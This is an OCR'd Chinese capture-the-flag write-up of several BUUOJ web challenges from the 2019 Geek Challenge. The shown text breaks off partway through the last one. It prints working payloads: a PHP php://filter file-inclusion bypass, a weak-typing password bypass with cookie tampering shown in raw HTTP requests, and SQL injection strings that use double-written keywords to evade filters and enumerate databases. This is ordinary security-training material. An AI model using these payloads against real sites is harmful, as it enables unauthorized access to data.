
似曾相识的黑页，直接查看源代码，发现了`Archive_room.php`

```
        <h1 style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么？</h1><br><br><br>

        <p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>
        <a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
        <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
    </body>
</h1>
```


访问Archive_room.php

点击SECRET，页面显示：查阅结束 没看清么？回去再仔细看看吧。

使用Burpsuite抓包，发现了secr3t.php




访问secr3t.php，内容为

```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```


存在inculde函数，需要用到文件包含来读取文件

```
Payload:?file=flag.php
```



审计代码，发现过滤了data，input，ftp等关键字,没有过滤file

```
Payload: ?file=php://filter/convert.base64-encode/resource=flag.php
```




再将字符串进行base64解密即可得到flag

[极客大挑战 2019]BuyFlag


点击右侧菜单中的PAYFLKAG进入pay.php，在源码中发现了部分代码

```
~~~post money and password~~~
if (isset($_POST['password'])) {
 $password = $_POST['password'];
 if (is_numeric($password)) {
  echo "password can't be number</br>";
 }elseif ($password == 404) {
  echo "Password Right!</br>";
 }
```


需要通过POST方式传入变量password的值，且is_numeric()函数限制了变量`$password`不能为数值型，但又需要变量`$password`等于404，弱类型绕过，使用password = 404a 进行绕过



页面提示Only Cuit's students can buy the FLAG，修改Cookie的值，改为user=1



可以进入，提示Flag need your 100000000 money，传入`money=100000000`，发现页面无回显。忘了修改传参方式，php代码中传参方式为post，并且添加POST头信息：`Content-Type: application/x-www-form-urlencoded`



```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Connection: close
Cookie: user=1
Upgrade-Insecure-Requests: 1
Content-Length: 29

password=404a&money=100000000
```

```
                                    </p>
<hr />
<p>
you are Cuiter</br>Please input your password!!
</p>

                                    <hr />

                                </div>
                            </section>
                        </article>

                    <!-- Footer -->
                        <footer id="footer">

                            <ul class="copyright">
                                <li>&copy; Syclover</li><li>Design: Cl4y</li>
                            </ul>
                        </footer>

                </div>

            <!-- Scripts -->
```


传入`password=404a&money=100000000`，提示Nember lenth is too long

Go Cancel < > Target: http://94436364-d212-4098-998d-a74922491cee

Request

Raw Params Headers Hex

```
POST /pay.php HTTP/1.1
Host: 94436364-d212-4098-998d-a74922491cee.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101
Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Connection: close
Cookie: user=1
Upgrade-Insecure-Requests: 1
Content-Length: 29

password=404a&money=100000000
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 19 Jan 2021 10:16:58 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 2477
Connection: close
X-Powered-By: PHP/5.3.3

<!DOCTYPE HTML>

<html>
    <head>
        <title>Buy You Flag</title>
        <meta charset="utf-8" />
        <meta name="viewport" content="width=device-width, initial-scale=1" />
        <!--[if lte IE 8]><script src="assets/js/ie/html5shiv.js"></script><![endif]-->
        <link rel="stylesheet" href="assets/css/main.css" />
        <!--[if lte IE 8]><link rel="stylesheet" href="assets/css/ie8.css" /><![endif]
        <!--[if lte IE 9]><link rel="stylesheet" href="assets/css/ie9.css" /><![endif]
    </head>
    <body>

        <!-- Page Wrapper -->
            <div id="page-wrapper">

                <!-- Header -->
                    <header id="header">
```


老版本PHP不能输入8位字符，使用科学计数法`money=1e9`绕过

Go Cancel < > Target: http://94436364-d212-4098-998d-a74922491cee.node3.buuoj.cn

Request

Raw Params Headers Hex

```
POST /pay.php HTTP/1.1
Host: 94436364-d212-4098-998d-a74922491cee.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101
Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Connection: close
Cookie: user=1
Upgrade-Insecure-Requests: 1
Content-Length: 23

password=404a&money=1e9
```


Response

Raw Headers Hex HTML Render

```
                    <article id="main">
                        <header>
                            <h2>Flag</h2>
                            <p>Flag need your 100000000 money</p>
                        </header>
                        <section class="wrapper style5">
                            <div class="inner">

                                <h3>attention</h3>
                                <p>If you want to buy the FLAG:</br>
                                    You must be a student from CUIT!!!</br>
                                    You must be answer the correct password!!!


                                </p>
```

[极客大挑战 2019]EasySQL

访问网址




试试管理员弱密码登陆，提示错误的用户名密码

试试万能密码`1' or 1=1#`登录

登录成功，得到flag

[极客大挑战 2019]BabySQL



1. 万能密码注入

尝试万能密码 `1' or 1=1 #`，报错语句中没有看到or，or被过滤

尝试双写or： `1' oorr 1=1 #`，没有报错，应该是双写绕过

2. 查字段


```
Payload: ?username=admin&password=1%27 union select 1 %23
```

报错提示中只保留了 1# ,说明union和select都被过滤了

双写union和select，继续注入

```
Payload: ?username=admin&password=1 %27 ununionion seselectlect 1 %23
```

注入成功，但报错语句告诉我们列数不对



继续构造payload：

```
?username=admin&password=1%27 ununionion seselectlect 1,2,3 %23
```

发现注入成功，字段为3

3. 爆数据库

```
Payload: ?username=admin&password=1%27 ununionion seselectlect 1,2,database() %23
```

获取到当前库名为geek

查看所有库名

```
Payload:
?username=admin&password=1%27 ununionion seselectlect 1,2,group_concat(schema_name)frfromom
(infoorrmation_schema.schemata) %23
```

看到了一个名为ctf的数据库，flag应该在这

